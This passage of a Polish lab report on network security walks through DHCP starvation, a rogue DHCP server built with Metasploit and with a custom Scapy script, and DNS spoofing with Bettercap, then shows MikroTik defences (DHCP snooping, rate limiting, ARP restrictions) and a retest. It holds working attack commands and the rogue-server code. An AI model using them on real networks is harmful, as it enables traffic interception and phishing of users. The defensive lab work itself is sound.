
Proces konfiguracji w konsoli MSF przebiegał następująco:

```
msfconsole
use auxiliary/server/dhcp
set DHCPSTART 192.168.10.100
set DHCPEND 192.168.10.150
set NETMASK 255.255.255.0
set ROUTER 192.168.10.52
set DNSERVER 192.168.10.52
set SRVHOST 192.168.10.52
run
```

*(gdzie adres 192.168.10.52 stanowi statyczny adres IP maszyny atakującej wpiętej do sieci).*

**Krytyczne parametry ataku:** Kluczem do przeprowadzenia późniejszego ataku Man-in-the-Middle (MITM) było ustawienie parametrów ROUTER oraz DNSERVER na adres IP samego atakującego (Kali Linux).

**Skutek ataku (Przejęcie ofiary):** Gdy nowa maszyna ofiary (Windows) dołącza do sieci, wysyła w przestrzeń rozgłoszeniową zapytanie DHCP DISCOVER. Z uwagi na fakt, że legalny serwer MikroTik wyczerpał swoją pulę adresową (efekt ataku z Kroku 1) i pozostaje niemy, jedynym urządzeniem odpowiadającym pakietem DHCP OFFER jest złośliwy serwer działający w Metasploit.



```
C:\Windows\System32>ipconfig

Windows IP Configuration

Ethernet adapter NET:

    Media State . . . . . : Media disconnected
    Connection-specific DNS Suffix  . :

Ethernet adapter Ethernet 2:

    Connection-specific DNS Suffix  . : mshome.net
    Link-local IPv6 Address . . . . . : fe80::890a:faf1:fadf:806c%15
    IPv4 Address. . . . . : 192.168.10.50
    Subnet Mask . . . . . : 255.255.255.0
    Default Gateway . . . . . : 192.168.10.1
```

*Adres IP przed atakiem*



```

C:\Windows\System32>ipconfig /renew

Windows IP Configuration

No operation can be performed on NET while it has its media disconnected.
No operation can be performed on Połączenie lokalne* 9 while it has its media disconnected.
No operation can be performed on Połączenie lokalne* 10 while it has its media disconnected.

Ethernet adapter NET:

    Media State . . . . . : Media disconnected
    Connection-specific DNS Suffix  . :

Ethernet adapter Ethernet 2:

    Connection-specific DNS Suffix  . : mshome.net
    Link-local IPv6 Address . . . . . : fe80::890a:faf1:fadf:806c%15
    IPv4 Address. . . . . : 192.168.10.101
    Subnet Mask . . . . . : 255.255.255.0
    Default Gateway . . . . . : 192.168.10.52

```

### *Adres IP po ataku*

Maszyna ofiary bez weryfikacji autentyczności akceptuje nową dzierżawę i rekonfiguruje swoją kartę sieciową. W efekcie atakujący przejmując całkowitą kontrolę nad wektorem ruchu sieciowego ofiary. Cały ruch wychodzący do internetu oraz zapytania o nazwy domenowe są od tej chwili wymuszone i przesyłane bezpośrednio przez interfejs atakującego, co stanowi fundament do przeprowadzenia zaawansowanego podsłuchu (Sniffing) oraz fałszowania rekordów DNS (DNS Spoofing).

## **4.4. Alternatywne uruchomienie Rogue Server za pomocą autorskiego skryptu w języku Python**

W ramach projektu, jako alternatywę dla gotowych rozwiązań (takich jak MSFConsole), opracowano autorski skrypt symulujący działanie nieautoryzowanego serwera DHCP. Wykorzystanie biblioteki Scapy pozwoliło na niskopoziomą, precyzyjną manipulację ramkami Ethernet oraz nagłówkami pakietów IP/UDP, co udowadnia pełne zrozumienie mechaniki działania analizowanych protokołów.

**1. Mechanizm przechwytywania (Sniffing)** Sercem skryptu jest nasłuchiwanie wykorzystujące funkcję `sniff`. Zdefiniowano w nim rygorystyczny filtr BPF (*Berkeley Packet Filter*): `filter='udp and (port 67 or 68)'`. Dzięki temu mechanizm działa na poziomie jądra systemu operacyjnego (Kernel) – skrypt nie jest przeciążany analizą całego ruchu sieciowego, a przetwarza wyłącznie pakiety konfiguracyjne DHCP. Za każdym razem, gdy filtr wyłapie pasujący pakiet, wywoływana jest funkcja zwrotna `dhcp_rogue` (parametr `prn`), która natychmiastowo inicjuje aktywną fazę ataku.

○○○

```
if __name__ == '__main__':  
    print(f'Interface: {eth}')  
    print(f'IP: {my_ip}')  
  
    sniff(filter='udp and (port 67 or 68)', prn=dhcp_rogue, iface=eth)
```

**2. Zarządzanie adresacją (IP Pool)** Skrypt został zaprojektowany jako zautomatyzowana maszyna stanów. Wykorzystanie zmiennej globalnej `current_octet = 150` pełni rolę uproszczonej, dynamicznej puli adresowej. Skrypt nie tylko przydziela adres IP, ale po każdym udanym potwierdzeniu dzierżawy (pakiet DHCP ACK) inkrementuje licznik. Pozwala to na płynne infekowanie wielu urządzeń w obrębie jednego segmentu sieci, eliminując ryzyko wystąpienia konfliktów adresów IP (IP Conflict).

**3. Szczegółowa analiza warstwowa wektora ataku** Wewnątrz funkcji `dhcp_rogue` następuje manualne budowanie odpowiedzi sieciowej, umożliwiające modyfikację parametrów na kluczowych warstwach modelu OSI:

```

○○○

global current_octet

if pkt.haslayer(DHCP) and pkt[B00TP].op == 1 and pkt[Ether].src != my_mac:
    msg_type = pkt[DHCP].options[0][1]

    if msg_type == 1:
        offered_ip = '.'.join(parts) + f".{current_octet}"
        print(f"DHCP_OFFER: {offered_ip} for {pkt[Ether].src}")

        reply = (
            Ether(src=get_if_hwaddr(eth), dst=pkt[Ether].src) /
            IP(src=my_ip, dst='255.255.255.255') /
            UDP(sport=67, dport=68) /
            B00TP(op=2, yiaddr=offered_ip, siaddr=my_ip, xid=pkt[B00TP].xid,
chaddr=pkt[B00TP].chaddr) /
            DHCP(options=[
                ('message-type', 'offer'),
                ('server_id', my_ip),
                ('name_server', my_ip),
                ('subnet_mask', '255.255.255.0'),
                ('router', my_ip),
                ('lease_time', 3600),
                'end'
            ])
        )
        sendp(reply, iface=eth, verbose=False)

    elif msg_type == 3:
        requested_ip = pkt[DHCP].options[2][1]
        print(f"DHCP_REQUEST for {requested_ip}")

        ack = (
            Ether(src=get_if_hwaddr(eth), dst=pkt[Ether].src) /
            IP(src=my_ip, dst='255.255.255.255') /
            UDP(sport=67, dport=68) /
            B00TP(op=2, yiaddr=requested_ip, siaddr=my_ip, xid=pkt[B00TP].xid,
chaddr=pkt[B00TP].chaddr) /
            DHCP(options=[
                ('message-type', 'ack'),
                ('server_id', my_ip),
                ('name_server', my_ip),
                ('lease_time', 3600),
                ('subnet_mask', '255.255.255.0'),
                ('router', my_ip),
                'end'
            ])
        )
        sendp(ack, iface=eth, verbose=False)

        current_octet += 1
        print('Done')

```

- **Faza 1: Odpowiedź na DHCP DISCOVER (Iniekcja OFFER)**
  - **Warstwa 2 (Data Link):** Skrypt wymusza adresację docelową `dst=pkt[Ether].src`, co gwarantuje, że spreparowana ramka trafi bezpośrednio do interfejsu sprzętowego urządzenia pytającego.
  - **Warstwa 3 (Network):** Zastosowanie docelowego adresu rozgłoszeniowego `dst='255.255.255.255'` sprawia, że odpowiedź jest prawidłowo propagowana w segmencie L2, symulując zgodne ze standardem zachowanie prawowitego serwera.
  - **Warstwa 7 (Application - DHCP Options):** Następuje kluczowa modyfikacja wektora ataku. W polu `router` skrypt podaje adres IP atakującego jako Bramę Domyślną, przekierowując cały ruch

wychodzący ofiary. W polu name\_server wprowadzany jest adres atakującego, co stanowi fundament do przeprowadzenia ataku wyższego rzędu (DNS Spoofing).

- [W tym miejscu wstaw zrzut ekranu z fragmentem kodu: Szczegółowa analiza warstwowa (funkcja dhcp\_rogue)] \*
- **Faza 2: Potwierdzenie DHCP REQUEST (Finalizacja ACK)**
  - o **Identyfikator Transakcji (XID):** Zgodnie z protokołem RFC 2131, klient ignoruje pakiety z niepasującym numerem transakcji. Autorski skrypt dynamicznie ekstrahuje i kopiuje wartość xid z zapytania ofiary do swojej odpowiedzi, skutecznie omijając ten natywny mechanizm weryfikacji.
  - o **Zatwierdzenie parametrów:** Wygenerowany pakiet ACK ostatecznie autoryzuje dzierżawę, wprowadzając złośliwe parametry sieciowe do tablicy routingu ofiary.

### ***Weryfikacja działania skryptu Rogue DHCP***

Po zaimplementowaniu logiki programistycznej, przeprowadzono testy weryfikacyjne w środowisku laboratoryjnym. Poniższa analiza opiera się na przechwyconych logach z terminala sterującego skryptem.

**Analiza przechwyconych zdarzeń:** Na załączonym zrzucie ekranu widoczny jest pełny, udany cykl przechwycenia nowej ofiary w sieci:

1. **Wysoka responsywność (Faza OFFER):** Logi wskazują natychmiastowe generowanie odpowiedzi OFFER: 192.168.10.150 dla pojawiających się w sieci zapytań DISCOVER. Widoczność wielu różnych adresów MAC (np. da:46:7f . . . , fe:2d:b8 . . . ) w ułamku sekundy dowodzi, że skrypt świetnie radzi sobie z obsługą zapytań z jednoczesnego ataku Starvation (moduł DHCPig wysyłający losowe adresy sprzętowe).
2. **Przejęcie autoryzowanego hosta (Faza REQUEST):** Skrypt skutecznie wyłuskał żądanie od właściwego klienta, który zaakceptował złośliwą ofertę, co obrazuje komunikat Processing REQUEST for 192.168.10.150.
3. **Finalizacja (ACK):** Komunikat Done stanowi potwierdzenie poprawnego zbudowania i wysłania pakietu Acknowledgement. Operacja D.O.R.A. została domknięta.
4. **Zarządzanie pulą:** W dolnej części logów widać, że skrypt automatycznie przeszedł do oferowania kolejnego adresu z puli (192.168.10.151), co potwierdza pełną sprawność zaimplementowanego mechanizmu inkrementacji oktetu.

#### **4.5. Krok 3 (Rozbudowa ataku): Przejęcie ruchu ofiary poprzez Man-in-the-Middle (MITM) (BetterCap, Wireshark)**

Po udanym wdrożeniu nieautoryzowanego serwera DHCP (Krok 2) i narzuceniu ofierze złośliwej konfiguracji sieciowej, stacja atakującego (Kali Linux) stała się logicznym węzłem centralnym dla ruchu ofiary – przejęła rolę zarówno Bramy Domyślnej (Default Gateway), jak i głównego serwera DNS. Stanowi to klasyczną realizację topologii ataku **Man-in-the-Middle (MITM)**. W celu empirycznej weryfikacji skuteczności tego wektora oraz zademonstrowania jego destrukcyjnego potencjału, wykorzystano framework audytowy Bettercap oraz analizator protokołów sieciowych Wireshark.

**1. Manipulacja rozstrzyganiem nazw (DNS Spoofing) za pomocą Bettercap** Do aktywnego zarządzania przechwyconym strumieniem danych wykorzystano narzędzie Bettercap. Głównym celem było uruchomienie modułu `dns.spoof`, który nasłuchuje zapytań o domeny internetowe generowanych przez ofiarę i w locie fałszuje odpowiedzi, podmieniając prawdziwe adresy IP stron na adres IP kontrolowany przez atakującego.

```

192.168.10.0/24 > 192.168.10.52 » [03:10:14] [sys.log] [inf] dns.spoof sending spoofed DNS reply for www.msftconnecttest.com (->192.168.10.52) to 192.168.10.101 : 00:e0:4c:20:0a:37 (REALTEK SEMICONDUCTOR CORP.).
192.168.10.0/24 > 192.168.10.52 » [03:10:14] [sys.log] [inf] dns.spoof sending spoofed DNS reply for www.msftconnecttest.com (->192.168.10.52) to 192.168.10.101 : 00:e0:4c:20:0a:37 (REALTEK SEMICONDUCTOR CORP.).
192.168.10.0/24 > 192.168.10.52 » [03:10:14] [sys.log] [inf] dns.spoof sending spoofed DNS reply for facebook.com (->192.168.10.52) to 192.168.10.101 : 00:e0:4c:20:0a:37 (REALTEK SEMICONDUCTOR CORP.).
192.168.10.0/24 > 192.168.10.52 » [03:10:14] [net.sniff.dns] dns local > 192.168.10.101 : ipv6.msftconnecttest.com is local
192.168.10.0/24 > 192.168.10.52 » [03:10:14] [net.sniff.dns] dns local > 192.168.10.101 : ipv6.msftconnecttest.com is local
192.168.10.0/24 > 192.168.10.52 » [03:10:14] [net.sniff.dns] dns local > 192.168.10.101 : www.msftconnecttest.com is local
192.168.10.0/24 > 192.168.10.52 » [03:10:14] [net.sniff.dns] dns local > 192.168.10.101 : www.msftconnecttest.com is local
192.168.10.0/24 > 192.168.10.52 » [03:10:14] [net.sniff.dns] dns local > 192.168.10.101 : facebook.com is local
192.168.10.0/24 > 192.168.10.52 » [03:10:16] [sys.log] [inf] dns.spoof sending spoofed DNS reply for ipv6.msftconnecttest.com (->192.168.10.52) to 192.168.10.101 : 00:e0:4c:20:0a:37 (REALTEK SEMICONDUCTOR CORP.).
192.168.10.0/24 > 192.168.10.52 » [03:10:16] [sys.log] [inf] dns.spoof sending spoofed DNS reply for www.msftconnecttest.com (->192.168.10.52) to 192.168.10.101 : 00:e0:4c:20:0a:37 (REALTEK SEMICONDUCTOR CORP.).
192.168.10.0/24 > 192.168.10.52 » [03:10:16] [net.sniff.dns] dns local > 192.168.10.101 : www.msftconnecttest.com is local
192.168.10.0/24 > 192.168.10.52 » [03:10:16] [net.sniff.dns] dns local > 192.168.10.101 : ipv6.msftconnecttest.com is local
192.168.10.0/24 > 192.168.10.52 » [03:10:16] [endpoint.lost] endpoint 192.168.10.1 : 18:fd:74:b5:64:c3 (Routerboard.com) lost.
192.168.10.0/24 > 192.168.10.52 » [03:10:32] [sys.log] [inf] dns.spoof sending spoofed DNS reply for youtube.com (->192.168.10.52) to 192.168.10.101 : 00:e0:4c:20:0a:37 (REALTEK SEMICONDUCTOR CORP.).
192.168.10.0/24 > 192.168.10.52 » [03:10:32] [net.sniff.dns] dns local > 192.168.10.101 : youtube.com is local
192.168.10.0/24 > 192.168.10.52 » [03:10:46] [sys.log] [inf] dns.spoof sending spoofed DNS reply for um08.eset.com (->192.168.10.52) to 192.168.10.101 : 00:e0:4c:20:0a:37 (REALTEK SEMICONDUCTOR CORP.).
192.168.10.0/24 > 192.168.10.52 » [03:10:46] [net.sniff.dns] dns local > 192.168.10.101 : um08.eset.com is local
192.168.10.0/24 > 192.168.10.52 » 


```

**Analiza logów z systemu Bettercap:** Załączony zrzut ekranu stanowi bezpośredni dowód na pomyślną realizację ataku fałszowania DNS. Narzędzie poprawnie zidentyfikowało w sieci hosta ofiary (wykryto endpoint powiązany z kartą sieciową *REALTEK SEMICONDUCTOR CORP.*). Z logów systemu jasno wynika, że gdy ofiara próbuje nawiązać połączenie z popularnymi, globalnymi serwisami, Bettercap natychmiastowo ingeruje w ten proces:

- Komunikat [inf] dns.spoof sending spoofed DNS reply for facebook.com (-> 192.168.10.52) to 192.168.10.101 dowodzi, że zapytanie ofiary o portal Facebook zostało przechwycone, a system ofiary "uwierzył", że serwery Facebooka znajdują się pod adresem 192.168.10.52 (maszyna atakującego).
- Analogiczną manipulację zaobserwowano dla innych domen, w tym youtube.com oraz msftconnecttest.com (usługa Windows do sprawdzania dostępu do internetu).



**2. Niskopoziomowa weryfikacja routingu ofiary (Analiza w Wireshark)** Aby udowodnić mechanikę ataku na poziomie najniższych warstw przesyłu (surowe pakiety), na stacji atakującego uruchomiono nasłuch w programie Wireshark. Na komputerze ofiary wymuszono standardowe zapytanie o adres krytycznej infrastruktury (np. witryny logowania do banku).



| No.  | Time          | Source         | Destination    | Protocol | Length | Info                                                 |
|------|---------------|----------------|----------------|----------|--------|------------------------------------------------------|
| 1102 | 285.483990113 | 192.168.10.52  | 192.168.10.150 | ICMP     | 98     | Destination unreachable (Network unreachable)        |
| 1579 | 522.944250991 | 192.168.10.150 | 192.168.10.52  | DNS      | 86     | Standard query 0x0001 PTR 52.10.168.192.in-addr.arpa |
| 1580 | 522.944283877 | 192.168.10.52  | 192.168.10.150 | ICMP     | 114    | Destination unreachable (Port unreachable)           |
| 1586 | 524.951843915 | 192.168.10.150 | 192.168.10.52  | DNS      | 78     | Standard query 0x0002 A logowanie.mbank.pl           |
| 1587 | 524.951866182 | 192.168.10.52  | 192.168.10.150 | ICMP     | 106    | Destination unreachable (Port unreachable)           |
| 1593 | 526.960903156 | 192.168.10.150 | 192.168.10.52  | DNS      | 78     | Standard query 0x0003 AAAA logowanie.mbank.pl        |
| 1594 | 526.960924444 | 192.168.10.52  | 192.168.10.150 | ICMP     | 106    | Destination unreachable (Port unreachable)           |
| 1598 | 528.960930805 | 192.168.10.150 | 192.168.10.52  | DNS      | 78     | Standard query 0x0004 A logowanie.mbank.pl           |
| 1599 | 528.960962652 | 192.168.10.52  | 192.168.10.150 | ICMP     | 106    | Destination unreachable (Port unreachable)           |
| 1602 | 530.986791482 | 192.168.10.150 | 192.168.10.52  | DNS      | 78     | Standard query 0x0005 AAAA logowanie.mbank.pl        |
| 1603 | 530.986818842 | 192.168.10.52  | 192.168.10.150 | ICMP     | 106    | Destination unreachable (Port unreachable)           |
| 1629 | 542.784171315 | 192.168.10.150 | 192.168.10.52  | DNS      | 86     | Standard query 0x0001 PTR 52.10.168.192.in-addr.arpa |
| 1630 | 542.784196628 | 192.168.10.52  | 192.168.10.150 | ICMP     | 114    | Destination unreachable (Port unreachable)           |
| 1634 | 544.799328427 | 192.168.10.150 | 192.168.10.52  | DNS      | 72     | Standard query 0x0002 A facebook.com                 |
| 1635 | 544.799353922 | 192.168.10.52  | 192.168.10.150 | ICMP     | 106    | Destination unreachable (Port unreachable)           |

Frame 1696: Packet, 78 bytes on wire (560 bits), 70 bytes captured (560 bits) on interface eth0  
 Ethernet II, Src: RealtekSemi 28:0a:37:00:e0:4c, Dst: PC [192.168.10.150]  
 Internet Protocol Version 4, Src: 192.168.10.150, Dst: 8.8.8.8  
 User Datagram Protocol, Src Port: 52640, Dst Port: 53  
 Domain Name System (query)

**Analiza przechwyconych pakietów (PCAP):** Zrzut ekranu z analizatora ukazuje strukturę ruchu przechwyconego przez interfejs Kali Linuxa. Zidentyfikowano w nim pakiety, które definitywnie potwierdzają pełną kompromitację tablicy routingu ofiary:

- W wierszu 1586 widoczne jest żądanie pochodzące od ofiary: 192.168.10.150 -> 192.168.10.52 DNS Standard query A logowanie.mbank.pl. Dowodzi to, że ofiara, szukając serwera bankowego, nie wysyła zapytania do publicznych serwerów, lecz bezpośrednio na adres IP atakującego, traktując go jako zaufanego dostawcę usługi DNS.
- **Uwarunkowania środowiska odizolowanego:** Widoczne w logach odpowiedzi ICMP Destination unreachable (Port/Network unreachable) wysyłane przez stację Kali Linux stanowią naturalny efekt pracy w zamkniętym środowisku laboratoryjnym, pozbawionym w tym konkretnym teście zewnętrznego wyjścia (ISP) oraz aktywnego przekazywania portów (IP Forwarding). Z inżynierskiego i analitycznego punktu widzenia jest to jednak bezsporny dowód sukcesu – pakiety ofiary z powodzeniem opuściły jej interfejs sieciowy i dotarły dokładnie tam, gdzie zaplanował to atakujący (do "czarnej dziury" na maszynie Kali).

**Podsumowanie wektora ataku:** Skuteczne zrealizowanie ataku Rogue DHCP w połączeniu z protokołem DNS Spoofing stanowi środowisko o krytycznym stopniu zagrożenia. Ukazane na logach wymuszenie zmiany ścieżki pakietów oraz możliwość podmieniania adresów docelowych daje atakującemu idealny fundament do wdrożenia

technik socjotechnicznych (np. Phishing). Atakujący może w tym momencie uruchomić na swoim adresie IP (192.168.10.52) serwer WWW hostujący kopię strony logowania dowolnej instytucji, co z perspektywy nieświadomej ofiary będzie wyglądało na w pełni legalne połączenie.

## 5. Wdrożenie zabezpieczeń sieciowych

Po zidentyfikowaniu krytycznych podatności warstwy dostępowej (L2) w niezabezpieczonym środowisku, przystąpiono do fazy utwardzania infrastruktury (ang. *Network Hardening*). Celem tego rozdziału jest zaprezentowanie teoretycznej i praktycznej implementacji konfiguracji obronnej zrealizowanej na przełączniku MikroTik Cloud Router Switch. Poniższe fragmenty konfiguracji bazują na wyeksportowanym pliku konfiguracyjnym urządzenia (.rsc).

### 5.1. Pierwsza linia obrony przed atakiem Starvation – uwarunkowania mechanizmu Port Security

Klasycznym podejściem do mitygacji ataków wyczerpania puli adresowej (DHCP Starvation), realizowanych poprzez masowe fałszowanie adresów MAC, jest wdrożenie mechanizmu Port Security na poziomie układu przełączającego (Switch Chip). Mechanizm ten sprzętowo limituje liczbę dozwolonych adresów MAC na danym porcie dostępowym.

**Analiza ograniczeń architektonicznych:** Podczas implementacji zabezpieczeń na fizycznym przełączniku MikroTik Cloud Router Switch (model CRS109) zidentyfikowano jednak istotne uwarunkowania sprzętowe. W przeciwieństwie do nowszej architektury z serii CRS3xx, układ ASIC zaimplementowany w testowanym urządzeniu (QCA-8513L) nie obsługuje natywnie dyrektywy `limit-unknown-macs` do twardego odrzucania nieznanych adresów z poziomu sprzętowego.

Z inżynierskiego punktu widzenia wymusiło to zmianę strategii obronnej. Zrezygnowano ze sprzętowego limitowania adresów MAC na rzecz implementacji zaawansowanej, programowej analizy pakietów (Rate Limiting w warstwie Bridge), co szczegółowo opisano w podrozdziale 5.3.



## 5.2. Neutralizacja fałszywego serwera (Rogue DHCP) – konfiguracja DHCP Snooping i podział na porty Trusted/Untrusted

Podstawowym mechanizmem wdrożonym w celu zabezpieczenia przed nieautoryzowanymi serwerami konfiguracyjnymi (Rogue DHCP) jest **DHCP Snooping**. Zmienia on logikę przełącznika z zasady "pełnego zaufania" na model rygorystycznej weryfikacji, dzieląc porty na dwie kategorie:

- **Trusted (Zaufane):** Interfejsy (np. port Uplink) połączone z legalnym serwerem. Tylko z tych portów przełącznik zezwala na propagację pakietów odpowiedzi serwera (DHCP OFFER, DHCP ACK).
- **Untrusted (Niezaufane):** Wszystkie porty dostępne użytkowników. Przełącznik bezwarunkowo odrzuca pakiety odpowiedzi DHCP generowane z tych interfejsów, uniemożliwiając dystrybucję fałszywej adresacji.

**Implementacja (RouterOS):** Aktywowano globalną inspekcję na moście logicznym oraz wskazano bezpieczny interfejs (ether1):

```
/interface bridge
set bridge1 dhcp-snooping=yes
/interface bridge port
set [find interface=ether1] trusted=yes
```

## 5.3. Wzmocnienie ochrony przeciwko Starvation – zastosowanie limitowania zapytań (DHCP Snooping Rate Limiting)

W odpowiedzi na ograniczenia sprzętowe opisane w punkcie 5.1., wdrożono zapórę warstwy łącza danych (Bridge Filter), która pełni rolę ostatecznej linii obrony przed atakami typu Denial of Service na usługę DHCP.

Zastosowano mechanizm *Rate Limiting*, który chroni procesor urządzenia (CPU) oraz pulę serwera przed zalewem pakietami DHCP DISCOVER. Zdefiniowano rygorystyczną regułę przepuszczającą bezpieczną, ograniczoną liczbę żądań konfiguracyjnych w jednostce czasu.

**Implementacja (RouterOS):** Ustawiono limit maksymalnie 10 zapytań DHCP na sekundę dla ruchu wchodzącego z niezaufanego portu ether2. Ruch przekraczający ten próg jest trwale porzucany:

```
/interface bridge filter
add action=drop chain=forward in-interface=ether2 mac-protocol=ip \
ip-protocol=udp src-port=68 dst-port=67 limit=10/1s,10
```

## 5.4. Rozszerzenie bezpieczeństwa warstwy L2 – wdrożenie Dynamic ARP Inspection (DAI) z wykorzystaniem bazy DHCP Snooping

W celu ochrony przed atakami typu Man-in-the-Middle realizowanymi poprzez fałszowanie odpowiedzi ARP (ARP Poisoning), wdrożono mechanizm zbliżony do koncepcji **Dynamic ARP Inspection (DAI)**.

W systemie MikroTik zrealizowano to poprzez powiązanie wbudowanego serwera DHCP z tablicą sąsiedztwa ARP na głównym interfejsie. Oznacza to, że sieć akceptuje ruch tylko od urządzeń, które przeszły autoryzowany proces przydziatu IP przez legalny serwer.

**Implementacja (RouterOS):** Zablokowano dynamiczne uczenie się adresów MAC na interfejsie mostu, a następnie oddelegowano uprawnienia do modyfikacji tablicy ARP wyłącznie usłudze DHCP:

```
/interface bridge  
set bridge1 arp=reply-only
```

```
/ip dhcp-server  
set [find name=dhcp1] add-arp=yes
```

## 6. Weryfikacja i ponowny atak

Celem niniejszego rozdziału jest weryfikacja poprawności i skuteczności wdrożonych w Rozdziale 5 mechanizmów zabezpieczających. W tym celu przeprowadzono kontrolowane testy penetracyjne, próbując ponowić wektory ataków z poziomu wyizolowanej stacji atakującego (Kali Linux).

### 6.1. Próba ponownego zalania sieci fałszywymi żądaniami (Starvation)

Pierwszy test weryfikacyjny polegał na ponownym uruchomieniu skryptu `dhcpiq`, w celu zasymulowania masowego ataku MAC Spoofing i wyczerpania puli adresowej routera.

```
(kali@kali)-[~]
$ sudo dhcpig eth0
[sudo] password for kali:
[ -- ] [INFO] - using interface eth0
[DBG ] Thread 0 - (Sniffer) READY
[DBG ] Thread 1 - (Sender) READY
[→] DHCP_Discover
[→] DHCP_Discover
[→] DHCP_Discover
[→] DHCP_Discover
[→] DHCP_Discover
[ ?? ] waiting for first DHCP Server response
[→] DHCP_Discover
[→] DHCP_Discover
[→] DHCP_Discover
[→] DHCP_Discover
[→] DHCP_Discover
[ ?? ] waiting for first DHCP Server response
[→] DHCP_Discover
[→] DHCP_Discover
[→] DHCP_Discover
[→] DHCP_Discover
[ ?? ] waiting for first DHCP Server response
[→] DHCP_Discover
[ -- ] timeout waiting on dhcp packet count 1
[→] DHCP_Discover
[→] DHCP_Discover
[→] DHCP_Discover
[→] DHCP_Discover
[ ?? ] waiting for first DHCP Server response
[→] DHCP_Discover
[→] DHCP_Discover
[→] DHCP_Discover
[ -- ] timeout waiting on dhcp packet count 2
[→] DHCP_Discover
[ ?? ] waiting for first DHCP Server response
[→] DHCP_Discover
[→] DHCP_Discover
[→] DHCP_Discover
[ ?? ] waiting for first DHCP Server response
```

**Analiza wyników:** Jak ukazuje załączony zrzut ekranu, infrastruktura sieciowa zareagowała prawidłowo. Gdy narzędzie ofensywne zainicjowało wysyłanie spreparowanych ramek DHCP DISCOVER, uruchomił się zaprogramowany mechanizm *Bridge Filter Rate Limiting*. Po przekroczeniu dopuszczalnego progu (10 pakietów na sekundę), wszystkie kolejne złośliwe ramki zostały oznaczone akcją drop i odrzucone na porcie wejściowym (ether2). Legalny serwer DHCP nie odnotował anomalii, a jego pula adresowa pozostała nienaruszona.

## 6.2. Weryfikacja izolacji fałszywych ofert (Ochrona przed Rogue DHCP w warunkach wyścigu)

Drugi test weryfikacyjny miał na celu sprawdzenie szczelności sieci przed atakiem typu Rogue DHCP w oderwaniu od wektora Starvation. Nawet w sytuacji, gdy pula legalnego serwera nie została wyczerpana (dzięki zabezpieczeniom zweryfikowanym w pkt. 6.1), napastnik wciąż może próbować narzucić ofercie fałszywą adresację poprzez tzw. zjawisko wyścigu (ang. *Race Condition*). Polega ono na wygenerowaniu i dostarczeniu ofercie złośliwego pakietu DHCP OFFER szybciej, niż zdąży to zrobić prawowity router.

W celu weryfikacji tej podatności, z wykorzystaniem stacji atakującego wygenerowano złośliwą odpowiedź na zapytanie nowo podłączonego klienta.

**Analiza wyników (Działanie funkcji Untrusted Port):** Zgodnie z wdrożoną koncepcją obrony w głąb (*Defense in Depth*), przełącznik MikroTik nie polega wyłącznie na ochronie puli adresowej, ale aktywnie filtruje same odpowiedzi. Gdy moduł nasłuchujący w Pythonie (dhcp\_rogue) wygenerował złośliwą ofertę DHCP OFFER i spróbował wysłać ją w kierunku ofiary, mechanizm **DHCP Snooping** sprzętowo zablokował tę operację.

Ponieważ interfejs atakującego (ether2) został bezwzględnie zdefiniowany jako port niezaufany (Untrusted), układ przełączający odrzucił (Drop) wygenerowaną ramkę natychmiast na porcie wejściowym, nie dopuszczając do żadnego "wyścigu" odpowiedzi wewnątrz sieci lokalnej.

